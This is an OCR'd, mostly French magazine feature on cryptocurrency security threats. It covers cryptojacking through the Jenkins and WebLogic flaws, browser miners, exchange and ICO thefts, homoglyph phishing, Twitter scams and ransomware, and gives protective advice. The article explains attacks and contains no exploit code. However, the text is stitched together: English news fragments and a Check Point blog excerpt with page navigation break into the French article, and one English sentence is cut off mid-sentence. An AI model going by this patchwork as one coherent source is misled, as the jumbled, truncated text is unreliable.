
PeopleSoft and WebLogic app servers, as well as cloud systems using WebLogic, hacked and used to net some $226K in digital currency.

Enterprises that failed to install Oracle's critical WebLogic patch last October could find their PeopleSoft and cloud-based servers churning out cryptocurrency, a new discovery shows.

A security researcher found attackers had mined 611 Monero coins, which carries a current value of $226,070, by exploiting the WebLogic Flaw in vulnerable servers around the globe. Reports began to emerge earlier this

Related Content

Parfois, des mineurs sont aussi embarqués au sein de logiciels à installer, tout comme les logiciels publicitaires « adwares » avant eux ; certains éditeurs peu scrupuleux ou logiciels peu désirables vont installer des mineurs sur le système ciblé.


Jenkins Miner: One of the Biggest Mining Operations Ever Discovered

February 15, 2018

The Check Point research team has discovered what could potentially become one of the biggest malicious mining operations ever seen.

As seen in our previous report of the RubyMiner, these types of attacks can be incredibly lucrative. Similar to the RubyMiner as well, the JenkinsMiner could negatively impact the servers, causing slower load times and even issuing a Denial of Service (DoS). Depending on the strength of the attack, this could prove to be very detrimental to the machines.

How the JenkinsMiner Campaign Works

By sending 2 subsequent requests to the CLI interface the crypto-miner operator exploits the known CVE-2017-1000353 vulnerability in the Jenkins Java deserialization implementation. The vulnerability is due to lack of validation of the serialized object, which allows any serialized object to be accepted.

Immediately after sending the first initial session request, the second crafted request is issued (matched by the session header). The last request contains two main objects: The first is the *Capability* object that informs the server for the client capabilities, the second is the *Command* object which contains the Monero miner payload as shown in the following exploited vector.

IPS ADVISORIES

ALL IPS ADVISORIES »

CHECK POINT RESEARCH

STAY UP TO DATE ON LATEST THREATS

Face à cette catégorie de menace, les méthodes les plus fréquentes pour se prémunir contre les logiciels malveillants sont les suivantes : régulièrement installer toutes les mises à jour de sécurité pour le système, ses composants, ses services et ses applications, mettre en place des mécanismes de protection basés sur les signatures (IDS, IPS, etc.), car ils présentent régulièrement des indicateurs de compromissions communs (IoC).

Attaques indirectes

Les injections indirectes sont quant à elles plus complexes à déceler. On les retrouve le plus généralement sous forme de code JavaScript exécuté dans le navigateur. Certains sites utilisent ces mécanismes de manière plus ou moins légitime afin de remplacer la rémunération habituellement proposée au travers de publicités. Ainsi, lorsqu'un utilisateur visite une page web hébergeant un mineur, son navigateur va interpréter le code JavaScript et ainsi miner une monnaie afin de rémunérer les propriétaires.

Ce mécanisme n'est souvent pas très viable ni pour l'utilisateur qui voit les performances de son navigateur impactées, mais aussi le propriétaire du site, car le JavaScript n'est pas un langage de programmation optimisé pour les performances et est souvent exécuté dans des contextes com-

plexes (sandboxing) ne permettant pas de bénéficier de performances suffisantes.


C'est pour cela que les publicités sont encore loin d'être détrônées par ces alternatives, mais l'on dénote déjà plusieurs services actifs dans le domaine tels que JSE Coin et CoinHive.

Là où le gain est maximal, c'est naturellement pour le pirate ou le parti tiers qui va injecter un mineur sur les pages d'un site. Cela est possible à plusieurs niveaux :

- Compromission du site (Exécution de code) ;
- Vulnérabilité d'exécution de code JavaScript (XSS) ;
- Compromission d'un tiers dont des bibliothèques ou services sont utilisés au sein de la page ;

« Le vecteur le plus fréquent afin d'injecter des mineurs est l'exploitation de vulnérabilités connues permettant l'exécution de code arbitraire comme les réçentes Jenkins, WebLogic ou Drupal »

Depuis début 2018, plusieurs cas ont été constatés dont l'un des plus bruyants en termes de médiatisation a été l'abus de publicités sur la plateforme YouTube afin de délivrer un mineur Monero [2-3]. En effet, la monnaie Monero mentionnée plus tôt dans le dossier n'offre pas seulement une importante capacité d'anonymisation, mais est aussi optimisée pour être minée sur CPU. Cette caractéristique en fait une monnaie idéale à miner à l'aide de puissance processeur et donc via un navigateur web.



Exemple de protection mises en oeuvres dans le navigateur Opéra (source Opera)

Ceci étant, de nombreuses solutions apparaissent pour luter contre les mineurs que ce soit directement au sein des navigateurs comme pour Opera, au travers d'extensions spécifiques ou encore de solutions de protection (anti virus, proxy sécurisés, etc.).

> Les attaques à l'encontre des plateformes (entreprises, ICO et marchés)

Piratage de marchés et échanges


Il existe plusieurs plateformes d'échanges de cryptomonnaies parfois appelées marchés (échanges, direct pair-à-pair ou encore de courtiers). Elles permettent d'acheter, vendre ou échanger des cryptomonnaies. Elles peuvent aussi offrir la possibilité d'effectuer des changes (par exemple d'échanger un montant en Bitcoin vers de l'Ethereum) qui reposent le plus généralement sur des monnaies plus « fiables » et à faible fluctuation comme le dollar ou l'euro afin de déterminer les taux.

Selon le mode de fonctionnement de ces plateformes, elles peuvent servir simplement pour des échanges en temps réel ou offrir des fonctionnalités supplémentaires comme des porte-monnaie en ligne. Ces outils permettent par exemple, comme pour les actions, de placer des ordres de vente programmés sur des critères spécifiques. Dans ce cas-là, l'argent est stocké dans un porte-monnaie sur la plateforme, dans la plus grande partie des cas, la clé privée s'y trouve aussi.

Les piratages de plateforme sont parmi les plus redoutables. Il est aisé d'imaginer l'importance des montants stockés et transitant tous les jours bien qu'il soit impossible de les quantifier réellement. Entre 2014 et début 2016, il est estimé que l'équivalent de près d'un milliard de dollars américains aurait été dérobé en cryptomonnaies sur de telles plateformes. Cette évaluation se base sur le montant dérobé et le taux par rapport au dollar au moment des vols [2-4]. S'il y a quelques années le Bitcoin valait moins d'une centaine d'euros, il a explosé depuis, si ces montants étaient actualisés, on parlerait probablement de plusieurs milliards.

Les entreprises stockant des données associées aux cryptomonnaies ne sont — pas encore — soumises à des lois et certifications concernant la sécurité de ces dernières (comme la certification PCI-DSS qui s'applique aux entités qui stockent ou font transiter des numéros de carte bancaire). De plus, ces dernières ont été fondées en surfant sur la vague et possédaient donc, pour une importante partie d'entre elles, un manque évident de maturité en termes de sécurité informatique. Ce comportement a tendance à changer avec le nombre croissant de plateformes qui sont obligées d'apporter confiance et garanties à leurs utilisateurs. En effet, le piratage d'une plateforme entraîne, dans près d'un cas sur deux, sa fermeture.

Parmi les entreprises les plus touchées et qui ont fait la une, l'entreprise **MT.GOX** est l'une des premières à avoir été impactée si violemment. En effet, en 2011 un pirate utilise les identifiants dérobés sur le poste compromis d'un auditeur de MT.GOX afin de s'introduire dans le système et de dérober un nombre conséquent de BTC. Cet échange massif et spontané a provoqué un ordre de demande massif à n'importe quel prix, causant pendant quelques minutes une chute totale de la valeur du Bitcoin sur cette plateforme.



Cryptomonnaies - Partie #2


Vecteurs d'attaque et actualités

Chute du cours du Bitcoin le 25 février 2014 suite aux premières annonces de blocage des transactions et possible vol (source coindesk.com via Motherbord).

Plus tard, en 2014, l'entreprise entame une procédure légale de demande de cessation de paiement et entre dans un état de banqueroute. Cette situation fait suite à la découverte par l'entreprise de la disparition de 850 000 BTC dont 750 000 appartenant à leurs clients, 200 000 BTC ont ensuite été retrouvés sur un ancien porte-monnaie électronique utilisé dans les années précédentes. Basé sur la valeur du Bitcoin à l'époque, il s'agit d'une perte de près d'un demi-milliard de dollars américains (473 millions estimés à ce moment).

En 2015 l'entreprise de sécurité **WizSec** a conclu que les BTC avaient été dérobés directement dans le porte-monnaie actif dit « hot wallet » de la compagnie, et ce depuis fin 2011 [2-5].

Fin 2014 c'est au tour de **Bitstamp** d'être ciblé. La découverte du vol par la presse résulte d'un document interne confidentiel divulgué sur Internet. L'authenticité du document ne semble plus être remise en cause. Dans ce dernier, on apprend que l'entreprise a été victime d'un piratage de l'un de ses porte-monnaie pour près de 19 000 BTC soit, à ce moment, une valeur totale estimée à 5 millions de dollars américains. L'attaque ciblée suit un schéma très classique de compromission. Pendant plusieurs jours les équipes techniques de l'entreprise ont été ciblées par des attaques d'hameçonnage spécialement conçues. L'une de ces attaques a fait mouche lorsqu'un administrateur système a ouvert un document Word qu'il croyait légitime, déclenchant l'exécution d'un code Visual Basic le téléchargement de la charge utile et son exécution. Ensuite, l'attaquant a mis plusieurs jours à trouver toutes les informations dont il avait besoin (dont les clés de chiffrement) afin de dérober les Bitcoins



stockés dans le porte-monnaie. Malgré les périodes de fêtes, le vol ayant eu lieu le 29 décembre, l'entreprise s'est rendu compte moins d'une semaine plus tard du vol et de la compromission. Ils ont rapidement contacté plusieurs acteurs afin d'enquêter sur le vol, ils ont ensuite remonté leur infrastructure. L'entreprise a fait preuve d'efficacité et de rapidité de réaction face au vol et conclut que le piratage aurait pu être bien plus grave en conséquence et qu'ils sont déterminés à utiliser cet incident comme un outil d'apprentissage pour progresser.

Ces piratages sont nombreux et ont souvent un impact fort sur la plateforme qui ne survit pas toujours et peut se retrouver dans l'incapacité de dédommager ses utilisateurs, mais aussi sur la monnaie en elle-même. Les attaques réussies contre des plateformes de renommée ont parfois suffisamment d'effet de bords (conséquences de vente/achat de masse, médiatique, etc.) pour faire varier le prix des monnaies sur la plateforme et parfois même au niveau mondial.

La société sud-coréenne **CoinRail** a été victime d'un piratage survenu plus tôt dans la semaine, le dimanche 10 juin. Après la confirmation du piratage par l'entreprise sur Twitter, en quelques heures, le Bitcoin a perdu 10 % de sa valeur. Les effets de bord se sont ressentis sur d'autres monnaies.
Ces piratages ont été très nombreux et très efficaces sur les dernières années. Nous pourrons citer encore de nombreux cas similaire ou l'équivalent de plusieurs millions a été dérobé (NiceHash, CoinCheck, Youbit, etc.).

Piratage d'ICO

Une ICO « Initial Coin Offering » est similaire à un financement participatif (« crowd funding ») où les montants récoltés sont sous forme de cryptomonnaies et le plus souvent pour des projets liés aux cryptomonnaies. Ces levées peuvent concerner différents sujets, du projet de création d'une nouvelle plateforme d'échange proposant des fonctionnalités supplémentaires à la création d'une nouvelle cryptomonnaie en passant par des projets d'utilisation de blockchain, etc.

« Les plateformes d'échange ont été fondées en surfant sur la vague et possédaient, pour une importante partie d'entre elles, un manque de maturité en termes de sécurité informatique. »

Les ICO sont de plus en plus critiquées, car elles sont encore régulièrement utilisées pour conduire des fraudes. Cet aspect sera détaillé dans la section suivante. Cependant, les ICO légitimes sont, tout comme les marchés, aussi visées par les pirates.

CoinDash, un nom que toute personne active sur la scène des cryptomonnaies a entendu, est une startup israélienne qui a été victime d'un piratage conséquent lors d'une ICO. Le financement se faisait par envoi d'Ether (ETH) sur l'adresse du « Smart Contract » de CoinDash. Quelques minutes après le lancement de l'opération, un pirate a réussi à compromettre le site et à remplacer l'adresse de destination par la sienne. Plus de 37 000 ETH, l'équivalent de plus de 7 millions de dollars, a ainsi été envoyé au pirate en lieu et place de CoinDash. Malgré une rapide réactivité de l'entreprise pour prévenir les utilisateurs de ne plus envoyer d'Ethers sur la mauvaise adresse, le succès de l'ICO a fait que le montant dérobé en quelques minutes était tout de même conséquent.

Quelques mois plus tard, c'est l'ICO FUEL d'EtherParty qui est victime d'une attaque similaire. 45 minutes après le lancement de l'opération, l'adresse est remplacée par un pirate, 15 minutes plus tard les équipes d'EtherParty coupent les accès au site afin de protéger les investisseurs et d'entamer une reprise d'activité et une réponse à incident. De nombreuses autres initiatives d'ICO ont été ciblées de la même manière comme Veritaseum (8,4 millions de dollars dérobés) et Enigma (475 000 dollars dérobés).


> INFO

La cryptomonnaie sud-coréenne Coinrail a été piratée lors d'une ICO

Ce Dimanche 10 juin 2018, la plateforme d'échange sud-coréenne Coinrail a annoncé qu'un attaquant aurait dérobé plus de 40 millions de dollars lors d'une ICO (Initial Coin Offering), l'équivalant d'une levée de fond. L'attaquant aurait dérobé des tokens de plusieurs cryptomonnaies dont Pundi X, NPER et Aston.

Le site TechCrunch a rapporté que « le porte feuille de l'attaquant a été identifié et qu'il contient aussi des tokens de 5 autres cryptomonnaies venant de Coinrail ». La Corée du Sud est un des pays dans le monde avec le plus d'activité de trading de cryptomonnaie, néanmoins, Coinrail reste l'une des plus petites plateformes du pays.

À la suite de l'attaque, Coinrail a immédiatement fermé son site et ses portefeuilles afin de sécuriser les cryptomonnaies et travaille avec les ICO affectés afin de geler les transactions volées.



> Fraude, arnaques et hameçonnage

Les pièges d'hameçonnage

L'objectif premier de l'hameçonnage ou « phishing » est de tromper l'utilisateur afin de l'inciter à effectuer des actions qui lui semblent légitimes et en tirer profit. En usurpant une entité comme une plateforme d'échange de cryptomonnaies ou une ICO « Initial Coin Offering » il est possible de piéger l'utilisateur afin qu'il dévoile ses identifiants, les informations de son porte-monnaie ou encore qu'il effectue des transferts vers des adresses appartenant aux attaquants.

Le phishing requiert le plus souvent une interaction de l'utilisateur (visite d'un site frauduleux, ouverture d'une pièce jointe malveillante, etc.). À ce titre, l'attaquant doit être capable de piéger l'utilisateur et de l'amener à penser que la procédure est légitime. La ressemblance avec l'entité usurpée (nom de domaine, apparence du site, qualité rédactionnelle du mail, etc.) est alors cruciale.

Les attaques de phishing sont, depuis quelques années et de manière générale, de plus en plus sophistiquées et cela se justifie par :

- L'augmentation des enjeux ;
- L'éveil général aux arnaques (en ligne) ;
- Les difficultés à traquer des cryptomonnaies.

L'une des ICO les plus connues ayant été victime d'attaques d'hameçonnage visant à usurper son identité est Binance. Les attaques ont utilisé des IDN « Internationalized Domain Names » ou « noms de domaine internationalisés ». Le protocole IDN a été créé et permet d'« étendre » la liste des caractères autorisés dans les noms de domaines.

Avec ce format, de nombreuses lettres se ressemblent (homoglyphes) [2-6] ou permettent des constructions similaires. Le « a » « européen » pouvait alors être remplacé par un « a » cyrillique. Visuellement, pour un utilisateur et selon la police d'écriture utilisée, ces lettres sont équivalentes ou presque. Cependant, informatiquement, il s'agit de deux domaines bien distincts qui dirigent les utilisateurs vers des serveurs différents.

Les attaquants ont alors usurpé l'identité visuelle du site et ont créé un nom de domaine dont la similarité aurait trompé tout utilisateur non vigilant. Les attaquants ont utilisé le nom de domaine « biṇance.com » pour usurper l'identité du site réel. Vous remarquerez plus ou moins difficilement le petit point noir sous chacun des deux « n », ce n'est pas une tâche, c'est un caractère international qui est visuellement presque identique au « n » de base. Visuellement très proches, les deux domaines sont bien distincts. Les pirates, en partageant le lien (sur les réseaux sociaux comme Twitter par exemple) ont ensuite attiré plusieurs victimes vers leur site frauduleux. L'entreprise a très rapidement réagi et informé ses utilisateurs minimisant l'impact [2-7].

(image de ma.ttias.be, lien en référence)

Le meilleur moyen de se protéger contre les attaques d'hameçonnage reposant sur des caractères internationaux est de les désactiver lorsque cela est possible au niveau du navigateur, rendant ces sites extrêmement faciles à dissocier [2-8].

(image de ma.ttias.be, lien en référence)

Il est intéressant aussi d'évoquer EtherDelta dont le serveur DNS a été piraté afin de rediriger les utilisateurs vers un site d'hameçonnage contrôlé par les attaquants.

Fraudes aux ICO

Les ICO ont acquis une mauvaise réputation et levé une forte vigilance des utilisateurs à cause du grand nombre de fraudes organisées [2-9]. L'objectif des attaquants est ici de mettre en place une ICO en proposant un projet et concept intéressant et un retour sur investissement alléchant. Pensant alors investir dans un projet sérieux, les utilisateurs se retrouvent alors à effectuer des versements vers un porte-monnaie appartenant aux pirates. Certaines de ces fraudes sont qualifiées d'« Exit Scam » dans le sens où, une fois un certain montant atteint, les initiateurs de l'ICO récupèrent tous les fonds et disparaissent avec.

Les arnaques sur Twitter

Qu'ils soient investisseurs, traders, technophiles ou simples curieux, la communauté gravitant autour des cryptomonnaies connait deux canaux de communication majeurs : le forum Reddit et Twitter. Les pirates ont bien su identifier ces canaux et un groupe de pirate a jeté son dévolu sur le second.

La plateforme Twitter connait ainsi depuis plusieurs mois une recrudescence de scams. Le mode opératoire des pirates est le suivant :

➕ Les pirates créent des comptes Twitter ressemblants aux noms d'utilisateurs influents (créateurs de monnaies, traders influents, personnalités connues).

➕ Les pirates récupèrent les accès de multiples comptes utilisateurs légitimes mal protégés. D'après nos analyses, la plupart d'entre eux sont des comptes anciens, certainement retrouvés via l'accès à des bases de données ayant fuité. Ils postent ensuite à leur tour des messages de remerciements, incitant les utilisateurs à croire que la manipulation fonctionne réellement.

➕ Une fois ces deux éléments en place, les faux comptes d'utilisateurs influents postent un message amenant les utilisateurs à donner une petite somme d'argent, généralement en Ethereum. Ils promettent en échange de renvoyer 10 fois (ou plus, selon les cas) la somme donnée par les victimes.

« L'une des plateformes les plus connues ayant été victime d'attaques d'hameçonnage visant à usurper son identité est Binance. Les attaques ont utilisé des IDN (Internationalized Domain Names ou noms de domaine internationalisés) »

Bien évidemment, les utilisateurs espérant gagner facilement de l'argent via ce mécanisme ne voient jamais un seul centime arriver sur leur adresse, contrairement aux scammers. D'après nos analyses, la plupart de ces scammers arrivent à récupérer des sommes d'argent assez élevées (en moyenne 5-10 ETH) pour le niveau requis par ce type de scams.


Suite à de nombreuses plaintes de comptes influents accusant Twitter de ne rien faire pour pallier à ce phénomène, de nombreux utilisateurs ont tenté eux-mêmes d'avertir les utilisateurs de la fraude. Le compte @thatsascam en est un exemple. Cependant, les pirates ont trouvé de nombreuses techniques, notamment utilisées dans les mails de phishing :

➕ Utilisation d'homoglyphes dans les noms d'utilisateurs.

➕ Passage par des sites permettant de créer des pages web simples pour échapper aux recherches par mot-clés.

➕ Légères modifications sur les avatars (luminosité, flou) afin d'échapper aux analyses par images.

Nous pouvons retrouver un exemple de ces techniques via les captures d'écran ci-dessous de Charlie Lee, créateur de la cryptomonnaie Litecoin :



> INFO

Des ingénieurs russes utilisent un super calculateur pour miner des Bitcoins...

Plusieurs abus ont été observés en entreprise, où des employés ont mis en place des mineurs de cryptomonnaies afin de s'enrichir à l'aide des ressources d'entreprise. Le plus souvent il s'agit d'abus commis par des utilisateurs avec des accès privilégiés à des systèmes performants (serveurs, super calculateurs, etc.) tels que des administrateurs système, des chercheurs ou encore des développeurs.

En février dernier, des ingénieurs russes ont été arrêtés par les autorités à la suite de leur tentative d'utilisation des super calculateurs pour miner des cryptomonnaies [2-10]. Le super calculateur utilisé pour effectuer des tests et simulations nucléaires était isolé d'internet pour des raisons de secret évidentes, les empêchant ainsi de l'utiliser pour miner. Les interpellés ont, contre toute précaution en termes de sécurité, tenté de connecter le super calculateur à internet déclenchant des alertes de sécurité conduisant à la découverte de leur tentative.

> Ransomwares et cryptomonnaie

Depuis quelques années déjà, les paiements par cryptomonnaies sont largement utilisés par les logiciels rançonneurs. Il s'agit d'une attaque à l'encontre des données d'une personne ou d'une entité et de leur intégrité. L'attaque ici est le plus souvent l'exécution de code malveillant (logiciel rançonneur) à la suite d'une phase d'hameçonnage ou l'exploitation de vulnérabilités. La victime va ensuite utiliser le processus de paiement légitime afin de payer le ravisseur. Les cryptomonnaies ont eu un important impact pendant un temps (notamment courant 2016 – 2017), car elles permettaient de dérober d'importants montants tout en conservant une identité plus ou moins anonyme selon les monnaies et les processus de paiement.

Il est intéressant cependant de noter que plusieurs études, telles que le rapport du premier trimestre 2018 du laboratoire de recherche des menaces en cybersécurité de Comodo, ont souligné l'abandon des logiciels rançonneurs au profit de mineurs de cryptomonnaies. Le ransomware va provoquer un déni d'accès complet aux données sur le poste infecté en les chiffrant avec des algorithmes plus ou moins robustes. Si le logiciel est bien implémenté, sans la clé de déchiffrement, ces données sont cryptographiquement irrécupérables.

Le pirate mise alors sur deux facteurs pour maximiser les probabilités que la victime paie :

- L'importance des données chiffrées (vise les documents, les images, les fichiers dont le type est régulièrement utilisé, voire l'intégralité du disque de stockage) ;

- La réaction humaine face à l'attaque et à la perte de données (sous le choc, la surprise et la détresse, une personne sera souvent plus encline à payer un montant exorbitant pour s'extraire de ce cauchemar).

De plus, dans plusieurs situations, les données n'ont jamais pu être récupérées (méthode de déchiffrement infructueuse, ravisseur ne délivrant pas la clé, moyens de communication coupés avec le ravisseur par les autorités, etc.). Dans la majorité des cas, il est relativement aisé de se prémunir contre les logiciels rançonneurs avec une hygiène informatique saine ainsi qu'une sensibilisation.

En amont d'une infection, la mise à jour régulière du système et des logiciels permettent de se prémunir contre une majorité des exploitations de failles logicielles. La sensibilisation de l'utilisateur contre l'hameçonnage, les mails frauduleux et les pièces jointes malveillantes permet aussi de couvrir un important vecteur d'infection.

À la suite d'une infection, il est recommandé dans la plus grande partie des cas observés de ne pas éteindre l'appareil impacté. En effet, il est possible que des informations importantes, utilisées pendant le chiffrement des données, soient toujours en mémoire et puissent ainsi être récupérées (fichiers avant chiffrement, clé de déchiffrement, etc.). Ces données sont perdues si le poste est éteint. Il a déjà été observé à plusieurs reprises notamment pour le célèbre WannaCry [2-11], qu'à la suite d'une infection, il était possible dans certains cas de récupérer les données sans payer la rançon (mécanisme de chiffrement faible, résidus de la clé de chiffrement laissés en mémoire, etc.).

Références

[2-1]
http://securityaffairs.co/wordpress/69232/malware/jenkinsminer-targets-jenkins-servers.html

[2-2]
https://www.scmagazine.com/monero-miner-smominru-using-eternalblue-to-spread/article/741458/

[2-3]
https://blog.trendmicro.com/trendlabs-security-intelligence/malvertising-campaign-abuses-googles-double-click-to-deliver-cryptocurrency-miners/

[2-4]
https://www.cso.com.au/article/635648/7-biggest-recent-hacks-crypto-exchanges/

[2-5]
https://en.wikipedia.org/wiki/Mt._Gox & https://www.wired.com/2014/02/bitcoins-mt-gox-implodes-2/

[2-6]
https://www.phish.ai/2018/03/13/idn-homograph-attack-back-crypto/

[2-7]
https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/large-scale-heist-of-cryptocurrency-exchange-binance-fails

[2-8]
https://ma.ttias.be/show-idn-punycode-firefox-avoid-phishing-urls/

[2-9]
https://www.coindesk.com/the-sec-just-launched-a-fake-ico-website-to-educate-investors/ & https://uetoken.com/

[2-10]
https://www.independent.co.uk/news/world/europe/russia-bitcoin-cryptocurrencies-sarov-supercomputer-federal-nuclear-centre-latest-a8204161.html

[2-11]
https://blog.comae.io/wannacry-decrypting-files-with-wanakiwi-demo-86bafb81112d

[2-12]
https://www.digitaltrends.com/computing/malware-steals-cryptocurrency-wallet-address-clipboard/

[2-13]
https://motherboard.vice.com/en_us/article/ev55na/electrum-bitcoin-wallets-were-vulnerable-to-hackers-for-two-years-json-rpc

Cryptomonnaies - Partie #3
Etudes techniques

par Etienne BAUDIN

> Vol / destruction de coins - Étude de vulnérabilités liées à un portefeuille Ethereum

Quelques mots sur les portefeuilles Ethereum


Ethereum est une plateforme décentralisée pour des applications nommées « contrats intelligents » (ou « smart-contracts ») déployés sur un espace public dédié : la blockchain. Les contrats intelligents sont écrits au travers d'un langage de programmation (Solidity) et permettent de vérifier et mettre en application des contrats mutuels.
